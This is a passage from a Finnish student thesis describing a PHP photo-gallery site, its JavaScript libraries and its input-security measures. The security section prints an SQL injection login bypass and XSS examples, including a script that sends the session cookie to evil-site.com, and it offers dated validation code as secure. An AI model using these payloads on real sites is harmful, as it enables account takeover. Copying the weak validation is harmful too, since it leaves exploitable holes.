nimittää uuden ylläpitäjän koska kenelläkään muulla ei vielä ole tähän tarvittavia oikeuksia, mutta myöhemmin myös muut ylläpitäjät voivat nimittää uusia ylläpitäjiä. Ylläpitäjillä on täysin samat oikeudet kuin Lokeron omistajalla, mutta ylläpitäjät eivät voi poistaa Lokeroa. Lisäksi ylläpitäjät eivät pysty poistamaan toiselta ylläpitäjältä ylläpitäjä-statusta, ainoastaan Lokeron omistaja pystyy tähän.

Lokeron ylläpitäjien lisäksi myös jokaisella galleria-objektilla (joita ovat kuvat, videot, kuvien ja videoiden kansiot, sekä kommentit) on oma omistajansa, eli henkilö joka on luonut kyseisen objektin. Kyseinen henkilö pystyy muuttamaan objektin tietoja ja kuvausta ja halutessaan myös poistamaan objektin. Jos poistettava objekti on kansio, jossa on kuvia ja/tai videoita niin kuvien ja videoiden omistajien pitää ensin poistaa kaikki kuvat ja videot kansiosta ennen kuin varsinainen kansio voidaan poistaa. Kuvan tai videon omistaja ei kuitenkaan pysty vaikuttamaan kyseiseen objektiin lisättyihin kommentteihin, vaan niitä pystyvät poistamaan vain Lokeron omistaja, ylläpitäjät sekä kyseisen kommentin kirjoittaja, jolla siis on tietysti omistajaoikeudet omaan kommenttiinsa.

3.6 JavaScript ja Lipastossa käytettävät JavaScript-kirjastot

3.6.1 JavaScript

Yleisesti ottaen voidaan sanoa, että yli 90 prosentilla käyttäjistä on JavaScript-tuki päällä (esimerkiksi katsottaessa http://www.w3schools.com/-sivuston selaintilastoja, W3Schools 2008 Browser statistics) ja pitää myös muistaa, että hakukoneiden robotit ovat yksi suuri kävijäryhmä, joilla ei ole JavaScript-tukea päällä. Jos käytetään referenssinä tuota W3Schoolsin tilastosivua, voidaan sanoa, että JavaScriptiä tukemattomien käyttäjien osuus on niin häviävän pieni, että heitä varten ei yksinkertaisesti kannata tehdä lisätyötä sivuston toimivuuden parantamiseksi siten, että kaikki ominaisuudet toimisivat myös näillä käyttäjillä.

3.6.2 JavaScript Lipastossa

Tätä projektia aloilteltaessa mietimme, mikä olisi meille sopivin tapa kohdella käyttäjiä, joilla ei ole JavaScript-tukea päällä. Vaihtoehtoina olisi jompikumpi ääripäistä; Käyttäjiä, joilla ei ole ollenkaan JavaScript-tukea päällä ei päästetä ollenkaan sisään vaan näytetään jo etusivulla ilmoitus, että tämä järjestelmä vaatii toimiakseen JavaScript-tuen päällä olemisen, tai sitten toinen ääripää, eli tekisimme järjestelmän, jossa ei käytetä ollenkaan JavaScriptiä, jolloin sivusto siis toimisi samalla tavalla huolimatta käyttäjän JavaScript-tuesta. Hakukoneiden toimivuutta Lipaston sisäsivuilla ei tarvitse miettiä, koska hakukoneita ei päästetä indeksoimaan yksittäisten Lokeroiden sisältöjä. Olimme kuitenkin päättäneet jo aiemmin ottaa MooToolsin (3.6.3) ja Lightboxin (jonka myöhemmin vaihdoimme Slimboxiin) (3.6.5) käyttöön sivuilla, koska niiden käyttäminen on helppoa ja molemmat tuovat mukanaan tyylikkyyttä ja helppokäyttöisyyttä. Päädyimmekin ”kultaiseen keskitiehen”, eli jos sivuille tulevalla käyttäjällä ei ole JavaScript-tukea päällä niin näytämme ”Selaimessasi ei ole JavaScript-tukea päällä, joten Lipaston kaikki ominaisuudet eivät välttämättä toimi selaimellasi.”-ilmoituksen ja tarjoamme ohjeen, jolla käyttäjä voi halutessaan laittaa JavaScript-tuen päälle. Tosin ainakin suurin osa Lipaston JavaScriptiä vaativista ominaisuuksista toimii ilman JavaScript-tukeakin (esimerkiksi Slimbox avautuu läpinäkyvän tason sijasta uuteen ikkunaan ja MooToolsin Fx.Slide-efekti ei piilota elementtejä, vaan ne ovat oletusarvoisesti näkyvissä jos JavaScript on pois päältä), mutta tulevaisuudessa saatamme lisätä ominaisuuksia, jotka vaativat toimiakseen JavaScriptin.

3.6.3 MooTools

MooTools on ilmainen JavaScript-kirjasto, jonka voi ladata MooToolsin omilta sivuilta osoitteesta http://mootools.net/. MooTools on lisensoitu avoimen lähdekoodin sovelluksille tarkoitetulla MIT Licensella (http://www.opensource.org/licenses/mit-license.php), joka antaa jokaiselle koodia käyttävälle muun muassa oikeuden muokata, jakaa ja julkaista koodia, eli koodin käytölle ei aseteta mitään rajoituksia. MooToolsin ominaisuuksien hyödyntäminen sivuilla on myös helppoa. Sivuille tarvitaan vain yksi JavaScript-tiedosto, johon sisältyvät kaikki MooToolsin koodit ja tämän jälkeen

ominaisuuksia on helppo kopioida vaikka MooToolsin omalta demo-sivulta, josta löytyvät koodit pariinkymmeneen useimmiten käytettyyn MooTools-efektiin. MooToolsin lataamissivu toimii modulaarisesti, eli käyttäjän ei ole pakko ladata koko pakettia, vaan pakettiin voi valita vain tarvitsemansa osat. Lisäksi ladattavalle JavaScript-paketille voi valita haluamansa pakkaustyypin, joita on neljä erilaista. Testivaiheessa kannattaa käyttää pakkaamatonta versiota, jossa on dokumentaatiot mukana, jolloin mahdollisten MooToolsin kanssa ilmenevien virhetilanteiden selvittely on helpompaa. Tätä samaa JavaScript-tiedostoa ei kuitenkaan kannata missään nimessä käyttää enää tuotantoon mentäessä, sillä kirjoitushetkellä (24.02.2008) pakkaamaton, kaikki ominaisuudet sisältävä tiedosto on kooltaan 179 kilobittiä, kun taas sama tiedosto pakattuna YUI-pakkausmetodilla ilman dokumentaatioita vie vain 64,5 kilobittiä. MooToolsin voi ladata modulaarisesti, joten sitä kannattaa ehdottomasti käyttää hyväksi, eli pakettiin valitaan vain tarvittavat osat. Tällä tavalla tiedoston koko saadaan pienennettyä murto-osaan alkuperäisestä 179 kilobitin paketista.

3.6.4 MooTools Lipastossa

Lipastoon olemme ottaneet käyttöön MooToolsista muutamia mielestämme käteviä ominaisuuksia. Ehkä parhaiten näkyvä ominaisuus, jonka näkee jo etusivulla, on vinkki-ikkunat. Sivuille on siroteltu sopiviin paikkoihin pieniä sinisiä kysymysmerkkejä, joista saa lisätietoja kyseisestä toiminnosta. Ikkunat tulevat näkyviin, kun hiiren osoittimen vie kysymysmerkki-pallon päälle, ja ne poistuvat näkyvistä, kun hiiren vie pois pallon päältä. Ikkunat ovat helppokäyttöisiä ja käyttäjäystävällisiä ja myös tarpeeksi huomiota herättämättömiä, jolloin ne eivät kiinnitä liikaa huomiota ja näin vaikeuta sivujen käyttöä. Kysymysmerkit saa tarvittaessa myös pois päältä omista asetuksista, jolloin niitä ei näytetä sivuilla ollenkaan. Kun uusi tunnus rekisteröidään, ikkunat ovat oletusarvoisesti näkyvissä, koska uudet käyttäjät tarvinnevat niitä eniten. Toinen tärkeä Lipastossa käytettävä MooToolsin ominaisuus on **Galleria**-sivulla oleva tekniikka, jolla kuvat avataan. Kun käyttäjä haluaa avata suurimman mahdollisen version kuvasta, kuva avataan Slimbox-nimisen JavaScript-kirjaston koodeja hyväksi käyttäen, joka siis hyödyntää MooToolsia. Slimboxista kerrotaan enemmän seuraavassa luvussa.

Kolmas Lipastossa käytettävä MooTools-efekti on nimeltään Fx.Slide, eli sivuilla on elementtejä, jotka ovat oletusarvoisesti piilossa, mutta tiettyä nappia painamalla ne liukuvat näkyviin ilman uutta sivun latausta. Tätä efektiä käytetään muun muassa **Galleria**-sivulla, eli kun käyttäjä klikkaa ”Kommentoi kuvaa”-linkkiä, niin kommentointilaatikko liukuu linkin alle. Toinen paikka, jossa Fx.Slidea käytetään, on **Jäsenet**-sivulla. Siellä näkyy oletuksena vain muutamat tärkeimmät tiedot Lokeron jäsenistä, mutta riviä painamalla aukeaa laatikko, jossa on tarkemmat tiedot henkilöstä. **Jäsenet**-sivusta on kuvakaappaus liitteessä 15.

3.6.5 Slimbox

Slimbox on yhteen noin 7 kilobitin kokoiseen tiedostoon kutistettu JavaScript-kirjasto, joka mahdollistaa sivuilla olevien kuvien avaamisen ”uudelle tasolle”, eli kuvat näytetään keskellä sivulla omassa laatikossaan ja koko muu sivu häivytetään taustalle. Slimbox käyttää edellisessä kappaleessa esitellyn MooToolsin efektejä toimiakseen, joten jos sivuilla halutaan käyttää Slimboxia, niin MooTools pitää myös ottaa käyttöön. Slimbox on oikeastaan kopio Lightbox-JavaScript-kirjastosta (http://www.huddletogether.com/projects/lightbox2/), mutta vaatii toimiakseen paljon vähemmän koodia kuin Lightbox. MooToolsin tavoin myös Slimbox on lisensoitu MIT Licensella, eli kirjaston julkaisijat eivät aseta minkäänlaisia esteitä koodin käytölle, muokkaamiselle tai jakamiselle.

3.6.6 Slimbox Lipastossa

Kun Lipaston tekeminen aloitettiin niin Lipastoon otettin heti käyttöön Lightbox-kirjasto, koska emme tuolloin vielä olleet tietoisia Slimboxista. Myöhemmässä vaiheessa löysimme Slimboxin ja otimme sen käyttöön, koska se vaikutti olevan paljon kompaktimpi paketti kuin Lightbox. Ainoana ”miinuspuolena” Lightboxiin verrattuna Slimboxissa on se, että se vaatii toimiakseen MooToolsin, mutta Lipastossa oli MooTools jo valmiiksi käytössä siinä vaiheessa, joten Slimboxiin vaihtamiselle ei ollut mitään estettä.

3.7 Tietoturva

3.7.1 Lipaston tietoturva yleisesti

Lipasto on kaikille avoin internet-sivusto, jossa käyttäjien motiivit voivat vaihdella. Käyttäjämäärien kasvaessa on varmaa, että sivuston tietoturvaa tullaan koettelemaan ja siihen tulee suhtautua asianmukaisella vakavuudella. Järjestelmän tietoturva on subjektiivinen käsite, joka riippuu järjestelmän toiminnallisuudesta, sekä sen sisältämän datan tärkeydestä. Tietoturvaa on suhteellisen helppoa kasvattaa tiettyyn pisteeseen asti käyttömukavuuden kustannuksella. Tällä tarkoitetaan sitä, että järjestelmään voidaan lisätä esimerkiksi erilaisia tarkistuksia, jotka saattavat hieman hidastaa tai vaikeuttaa käyttäjän toimintaa järjestelmässä, mutta lisäävät kuitenkin samalla järjestelmän turvallisuutta. Hyvä esimerkki tällaisesta tarkistuksesta on CAPTCHA[6] (Completely Automated Public Turing test to tell Computers and Humans Apart).

Lipaston kaltaisessa verkkosovelluksessa on useita tietoturvakerroksia. Haavoittuvuudet Apache-palvelimella, MySQL-palvelimella tai PHP-kielen lähdekoodissa saattaisivat vaarantaa Lipaston turvallisuuden. Emme kuitenkaan ota kantaa edellämainittujen tietoturvaan, vaan keskitymme käsittelemään sivuston dynaamisten PHP-elementtien tietoturvaa. Dynaamisessa elementissä käyttäjä pääsee vaikuttamaan sovelluksen toimintaan syötteillään. Syötteet voivat olla lomakkeiden POST-muuttujia, verkko-osoitteiden GET-muuttujia, sekä keksejä eli COOKIE-muuttujia. Vastaanottaessamme käyttäjän syötteitä meidän tulee varmistua, että vastaanotettu data on turvallista ja odotetun kaltaista. Lipastoa ohjelmoidessamme olemme pitäneet mielessä suosituksen: ”*Never trust user input*”. (Waterson 2007)

3.7.2 Verkko-osoitteiden GET-muuttujat

Yksi kolmesta tavasta vastaanottaa käyttäjän syötteitä on verkko-osoitteiden kautta syötettävät muuttujat, joita vastaanotetaan HTML:n GET-metodilla. Verkko-osoite

[6] http://fi.wikipedia.org/wiki/Kuvavarmennus_(tietotekniikka)

http://*www.lipasto.fi/index.php?sivu=lorem* sisältää ”sivu”-nimisen GET-muuttujan jonka arvo on ”lorem”. Varmistuaksemme, että sivupyynnöt ovat turvallisia, olemme käyttäneet SWITCH-CASE rakennetta (kuva 7), jossa annetun syötteen on oltava juuri oikea, jotta tietty osa koodista suoritettaisiin. Mikäli syöte ei vastaa odotettua, suoritetaan DEFAULT-osio. Kuvassa 7 esitelty tapa on täysin tietoturvallinen. SWITCH-CASE sopii tapauksiin, jossa muuttujat voidaan määrittää etukäteen ja jossa halutaan selkeyttää koodin rakennetta ohjausrakenteen loogisuuden ansiosta.

```
<?php

  switch ($_GET['sivu'])
  {
    case 'galleria':
      echo 'Tässä on Galleria-sivu.';
      break;
    case 'asetukset':
      echo 'Tässä on Asetukset-sivu.';
      break;
    default:
      echo 'Tämä on oletussivu, esimerkiksi etusivu.';
      break;
  }

?>
```

Kuva 7: Esimerkki switch-case-rakenteesta

3.7.3 Lomakkeiden POST-muuttujat

Lipastossa on lukuisia lomakkeita, joiden avulla käyttäjä syöttää merkkijonoja ja tiedostoja järjestelmään. Lomakkeiden syötteitä käytetään huomattavasti monimuotoisemmin kuin GET-metodilla vastaanotettuja muuttujia. Lomakkeista vastaanotettua käyttäjän syöttämää tietoa käytetään muun muassa lukuisissa tietokantakyselyissä ja tietoa tallennetaan tietokantaan. Vaarana tällaisissa tapauksissa ovat erityisesti SQL-injektiot, joissa käyttäjä syöttää syötteen, joka muuttaa alkuperäistä SQL-kyselyä. Lyhyt ja yksinkertainen esimerkki SQL-injektiosta on kuvassa 8 (The PHP Group 2008).

```
<?php

  // Käyttäjä on syöttänyt lomakkeeseen seuraavanlaiset
  // arvot käyttäjätunnukseksi (username) ja
  // salasanaksi (password):

  $_POST['username'] = 'aidan';
  $_POST['password'] = "' OR ''='";

  $query = "SELECT *
            FROM users
            WHERE
              user = '{$_POST['username']}'
              AND
              password = '{$_POST['password']}'";

  mysql_query($query);

?>
```

Kuva 8: Esimerkki SQL-injektiosta

Tuloksena kuvassa 8 esitellystä esimerkistä olisi seuraava SQL-kysely:

```
SELECT * FROM users WHERE user='aidan' AND password='' OR ''=''
```

Tuo SQL-kysely toteutuisi aina, koska tietokannasta haettaisiin kaikki rivit, joissa käyttäjätunnuksena on ”aidan” ja salasanana on tyhjä tai ”tyhjä” on ”tyhjä”, joka siis pitää paikkaansa aina. Käytännössä käyttäjä kirjautuisi sisään ”aidan”-nimisellä käyttäjätunnuksella. Lipastossa puhdistamme kaikki käyttäjien antamat syötteet itse koodaamallamme funktiolla, joka poistaa syötteistä haitallisia tietoja rekursiivisesti ja korvaa tietyt merkit niitä vastaavilla HTML-entiteeteillä, jotta ne näkyisivät oikein sivuilla (kuva 9).

```
<?php

  function escapeVars($input)
  {
    $what_to_replace = array("&", "<", ">");
    $replace_with = array("&amp;", "&lt;", "&gt;");

    if(is_array($input))
    {
      foreach($input as $key => $value)
      {
        $output[$key] = $this->escapeVars($value);
      }
    }
    else
    {
      if(get_magic_quotes_gpc())
      {
        $input = stripslashes($input);
      }
      $output = mysql_real_escape_string(trim($input));
      $output = str_replace($what_to_replace, $replace_with,
$output);
    }

    return $output;
  }

?>
```

Kuva 9: Rekursiivinen syötteen puhdistus-funktio

Lomakkeiden syötteet tarkastetaan tapauskohtaisesti joko PHP:n omilla funktioilla tai vaihtoehtoisesti itse ohjelmoimillamme funktioilla riippuen siitä, minkälaista tietoa odotetaan. Lista Lipastossa käytetyistä PHP:n omista funktiosta, joilla varmistamme

merkkijonojen turvallisuuden tapauksesta riippuen on liitteessä 10. Tarkemmat selitykset funktioiden toiminnoista löytyvät PHP:n ohjekirjan funktiot-osiosta[7].

3.7.4 Tiedostojen lataus

Lipastossa käyttäjät pääsevät lataamaan kuvia, jotka tallennetaan palvelimelle ja tulostetaan selaimeen. Käytännössä käyttäjä voi kuitenkin yrittää ladata mitä tahansa tiedostoa, esimerkiksi ajettavaa ohjelmaa. Tiedoston lataus tietoturvallisesti on erityisen monimutkaista, koska ohjelmoijan pitää olla erityisen tarkkana, mihin tietoon hän voi luottaa. Myös selaimet käyttäytyvät eri tavalla pyrkiessään tunnistamaan tiedoston kuvaksi. Vaarallisena esimerkkinä tästä mainittakoon Internet Explorer, joka suostuu suorittamaan esimerkiksi JavaScript-koodia kuvan sisältä (Palant 2007). Järjestelmän pitää pystyä varmistumaan, että tiedosto jota ladataan, on kuva, ja että se on ennalta määrätyssä formaatissa. Lipastossa tuemme seuraavia kuvaformaatteja: jpg, jpeg, png ja gif. Varmistamme tiedoston formaatin tutkimalla kuvan MIME-tyyppiä[8] ja tiedostopäätettä, jonka jälkeen tallennamme kuvan uudestaan kuvana. MIME-tyypin varmistamiseen käytämme PHP:n getimagesize-funktiota. Tiedoston päätteen selvittämiseksi käytämme kahta itse ohjelmoimaamme funktiota (kuva 10).

```
<?php

  function findExts($file)
  {
    $filename = strtolower($file);
    $exts = split("[/\\.]", $filename);
    $n = count($exts)-1;
    $ext = $exts[$n];
    return $ext;
  }



  function checkFormat($ext)
```

[7] http://www.php.net/manual/en/funcref.php
[8] Multipurpose Internet Mail Extensions, http://fi.wikipedia.org/wiki/MIME

```
  {
    $allowed = array('jpg', 'jpeg', 'png', 'gif', 'tmp');
    if(in_array($ext, $allowed))
    {
      return true;
    }
    else
    {
      return false;
    }
  }

?>
```

Kuva 10: Funktiot joilla selvitetään kuvan tiedostopääte

Haluamme myös varmistua, että käsittelemämme tiedosto on ladattu Lipaston kuvanlatauslomakkeella, eikä kyseessä ole joku järjestelmän tiedosto, johon käyttäjällä ei normaalisti olisi pääsyä. Voimme varmistua tästä PHP:n erityisesti sitä varten tarjoamalla is_uploaded_file-funktiolla.

Tiedosto nimetään PHP:n toimesta palvelimelle oletusarvoisesti saman nimiseksi kuin se käyttäjän ladatessa oli. Emme halua mahdollistaa tiedostonimiä, joilla käyttäjä voisi muuttaa järjestelmän toimintalogiikkaa, kuten hakemistopolkuja tiedoston nimessä. Käsittelemme kaikki tiedostojen nimet SHA256-hash-algoritmilla ja uudelleennimeämme ne, jolloin niistä tulee merkkijonoja, joissa on vain aakkosia ja numeroita.

3.7.5 Sähköpostiosoitteet

Vaikka väärässä muodossa oleva sähköpostiosoite ei olekaan tietoturvariski, jos sillä ei yritetä SQL-injektiota, niin haluamme silti varmistua, että syötetty sähköpostiosoite on oikeassa muodossa, ennen kuin tallennamme sen tietokantaan (Wikipedia 2008e). Eräs Lipaston ominaisuus antaa käyttäjille mahdollisuuden lähettää sähköpostikutsuja

ystävilleen. Puutteellinen syöte, joka tässä tapauksessa on sähköpostiosoite, mahdollistaisi toiminnon väärinkäyttämisen joka tapahtuisi manipuloimalla lähetettävän sähköpostin otsikkotietoja (header-kentät[9]). Tarkastamme sähköpostiosoitteen oikeellisuuden kuvassa 11 esitetyllä funktiolla, joka samalla estää mahdolliset sähköpostifunktion väärinkäytöt.

```
<?php

  function validate_email($email)
  {
    // Create the syntactical validation regular expression
    $regexp = "^([_a-z0-9-]+)(\.[_a-z0-9-]+)*@([a-z0-9-
]+)(\.[a-z0-9-]+)*(\.[a-z]{2,4})$";

    // Presume that the email is invalid
    $valid = FALSE;

    // Validate the syntax
    if (eregi($regexp, $email))
    {
      $valid = TRUE;
    }

    return $valid;
  }

?>
```

Kuva 11: Funktio jolla tarkistetaan sähköpostiosoitteen oikeellisuus

3.7.6 XSS

XSS[10] eli Cross-Site Scripting-hyökkäyksessä hyökkääjä pyrkii lisäämään omaa koodiaan hyökkäyksen kohteena olevalle verkkosivustolle. Haittakoodia voidaan lisätä

[9] http://en.wikipedia.org/wiki/Email#Header
[10] http://en.wikipedia.org/wiki/Cross-site_scripting

minkä tahansa puutteellisesti tarkastetun käyttäjän syötteen kautta. Yksinkertainen esimerkki XSS-haittakoodista kuvassa 12.

```
<script>alert('XSS');</script>
```

Kuva 12: Yksinkertainen esimerkki XSS-haittakoodista

Jos kuvassa 12 esitetty haittakoodi olisi lisätty keskustelupalstalle, suoritettaisiin script-tagien sisällä oleva alert-funktio kaikille keskustelupalstan selaajille, olettaen siis että keskustelupalstalla ei suodateta HTML-tageja pois tai niiden määrää ei ole rajoitettu vain harmittomiin tageihin. Alert-ikkuna ei ole vaaraksi järjestelmälle ja sen käyttäjille, mutta on osoitus haavoittuvuuden olemassaolosta. Vaaralliset hyökkäykset voivat pitää sisällään esimerkiksi koodia, jolla varastetaan käyttäjän istuntokeksi (kuva 13).

```
<script>document.location='http://www.evil-site.com/index.php?
'%20+document.cookie</script>
```

Kuva 13: Esimerkki XSS-koodista jolla varastetaan käyttäjän istuntokeksi

Lipastossa suojaudumme XSS-hyökkäyksiä vastaan puhdistamalla käyttäjän syötteet kaikista tarvittavista tageista PHP:n strip_tags-funktiolla. Lisäksi käytämme htmlentities-funktiota tulostaessamme käyttäjän syöttämää tekstiä sivuille, jotta se käsitellään HTML-kielenä.

4 Projektin jälkeen

4.1 Projektin onnistumisen analysointi

Tätä opinnäytetyö-projektia lopeteltaessa sivusto ei ole vielä aivan käyttökunnossa, mutta suurin osa sivuston tärkeimmistä toiminnallisuuksista on jo tehtynä ja testattuina. Kun aloitimme tämän projektin, emme oikeastaan edes odottaneet, että opinnäytetyön valmistuessa itse sivustokin olisi täysin valmis. Olemmekin erittäin tyytyväisiä siihen, missä kunnossa järjestelmä on nyt.

Ennen kuin aloitimme varsinaisen järjestelmän toteuttamisen, yritimme suunnitella mahdollisimman tarkkaan tietokantaan tarvittavia tauluja ja niiden kenttiä, sekä niiden välille tarvittavia yhteyksiä. Tietokanta tehtiin alussa käyttämään MyISAM-tietokantamoottoria, joten yhteyksiä ei luotu suoraan tietokantaan koska MyISAM ei tue viiteavaimia, vaan ne toteutettiin PHP-koodissa. Tämän järjestelyn kanssa ei ilmennyt mitään ongelmaa, olimmehan molemmat toteuttaneet samalla tavalla tietokanta-tietojen tarkistuksia jo useita kertoja. Huolimatta tarkasta etukäteis-suunnittelusta tietokantaa jouduttiin kuitenkin muokkaamaan noin 10 kertaa, joista useimmilla kerroilla kantaan tehtiin vain pieniä muutoksia, eli esimerkiksi vaihdettiin jonkin tiedon tyyppi tai kenttään mahtuvan tiedon pituus. Muutaman kerran tietokannassa kuitenkin havaittiin myös rakenteellisia ongelmia, eli tietoja jouduttiin siirtämään toisiin tauluihin esimerkiksi siksi, että muuten sama tieto olisi pitänyt tallentaa useaan paikkaan. Suurimman muutoksen tietokanta koki kun, päätimme vaihtaa tauluissa käytettävän tietokantamoottorin MyISAM:sta InnoDB:een, jolloin siis loimme tauluihin viiteavaimet ja taulujen väliset yhteydet. Samalla myös poistimme yhden taulun kokonaan, koska huomasimme, että pystymme siirtämään poistettavan taulun sisällöt muihin tauluihin, menettämättä kuitenkaan mitään ominaisuuksia järjestelmästä.

4.2 Jatkokehityssuunnitelmat

Liittyminen Lipaston käyttäjäksi on ilmaista ja myös kaikki Lipaston toiminnallisuudet ovat ilmaisia, eli käyttäjältä ei peritä maksua mistään Lipaston perusominaisuuksista. Projektia aloittaessamme keskustelimme alustavasti Lipaston kaupallistamisesta tulevaisuudessa, sillä järjestelmän ylläpitäminen tulee luonnollisesti luomaan kustannuksia. Kustannuksia tulee lähinnä järjestelmän vaatimasta laitteistosta. Varsinkin jos järjestelmästä tulee suosittu, sen ylläpitokustannukset voivat nousta nopeasti hyvinkin suuriksi. Alustavasti olemme keskustelleet mahdollisuudesta lisätä järjestelmään mainoksia jossain vaiheessa ja myös maksullisten lisäominaisuuksien mahdollisuuksista on keskusteltu. Järjestelmän kaupallistaminen ei kuitenkaan ole ajankohtaista vielä, vaan se tulee ajankohtaiseksi vasta kun järjestelmä on saatu ohjelmoitua täysin toimivaksi ja vakaaksi ja sinne on jo kerääntynyt jonkin verran vakituisia ja aktiivisia käyttäjiä.

LÄHDELUETTELO

Beaver G. 2007. phpDocumentor Guide to Creating Fantastic Documentation [online, viitattu 28.12.2007]. Saatavilla sähköisessä muodossa: <URL: http://manual.phpdoc.org/HTMLframesConverter/default/>

Collins-Sussman, B., Fitzpatrick, B. W., Pilato, C. M. 2007. Version Control with Subversion [online, viitattu 03.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://svnbook.red-bean.com/>

Dreamhost 2005. MyISAM versus InnoDB tables [online, viitattu 14.02.2008]. Saatavilla sähköisessä muodossa: <URL: http://wiki.dreamhost.com/index.php/MyISAM_versus_InnoDB_tables>

Lozier B. 2006. Template Engines [online, viitattu 28.12.2007]. Saatavilla sähköisessä muodossa: <URL: http://www.massassi.com/php/articles/template_engines/>

MySQL Developer documentation 2008. 6.3.1. Internal Locking Methods [online, viitattu 15.02.2008] Saatavilla sähköisessä muodossa: <URL: http://dev.mysql.com/doc/refman/5.0/en/internal-locking.html>

Palant, W. 2007. The hazards of MIME sniffing [online, viitattu 08.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://adblockplus.org/blog/the-hazards-of-mime-sniffing>

Peters, M. 2008. MySQL Storage Engines [online, viitattu 05.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://www.softwareprojects.com/resources/programming/t-mysql-storage-engines-1470.html>

Sun Microsystems, Inc. 1999. Code Conventions for the JavaTM Programming Language – Indentation [online, viitattu 29.02.2008]. Saatavilla sähköisessä muodossa: <URL: http://java.sun.com/docs/codeconv/html/CodeConventions.doc3.html>

The PHP Group 2008. PHP Manual – Function Reference – MySQL – mysql_real_escape_string [online, viitattu 07.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://www.php.net/manual/en/function.mysql-real-escape-string.php>

Tkachenko, V. 2007. InnoDB vs MyISAM vs Falcon benchmarks – part 1 [online, viitattu 05.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://www.mysqlperformanceblog.com/2007/01/08/innodb-vs-myisam-vs-falcon-benchmarks-part-1/>

Waterson, K. 2007. Validating user input in PHP [online, viitattu 07.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://www.phpro.org/tutorials/Validating-User-Input.html>

Wikipedia 2008a. InnoDB [online, viitattu 14.02.2008]. Saatavilla sähköisessä muodossa: <URL: http://en.wikipedia.org/wiki/InnoDB>

Wikipedia 2008b: Comparison of documentation generators [online, viitattu 29.02.2008]. Saatavilla sähköisessä muodossa: <URL: http://en.wikipedia.org/wiki/Comparison_of_documentation_generators>

Wikipedia 2008c. Ohjelmiston versionhallinta [online, viitattu 03.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://fi.wikipedia.org/wiki/Ohjelmiston_versionhallinta>


Wikipedia 2008d. Falcon (storage engine) [online, viitattu 05.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://en.wikipedia.org/wiki/Falcon_%28storage_engine%29>

Wikipedia 2008e. E-mail address [online, viitattu 08.03.2008]. Saatavilla sähköisessä muodossa: <URL: http://en.wikipedia.org/wiki/E-mail_address>

W3Schools 2008. Browser statistics [online, viitattu 24.02.2008]. Saatavilla sähköisessä muodossa: <URL: http://www.w3schools.com/browsers/browsers_stats.asp>

Zend Technologies, Inc. 2008. Programmer's Reference Guide – Appendix B. Zend Framework PHP Coding Standard [online, viitattu 29.02.2008]. Saatavilla sähköisessä muodossa: <URL: http://framework.zend.com/manual/en/coding-standard.html>

Liite 1: ER-malli



Liite 2: Aaltosulkeiden merkitsemistyylejä

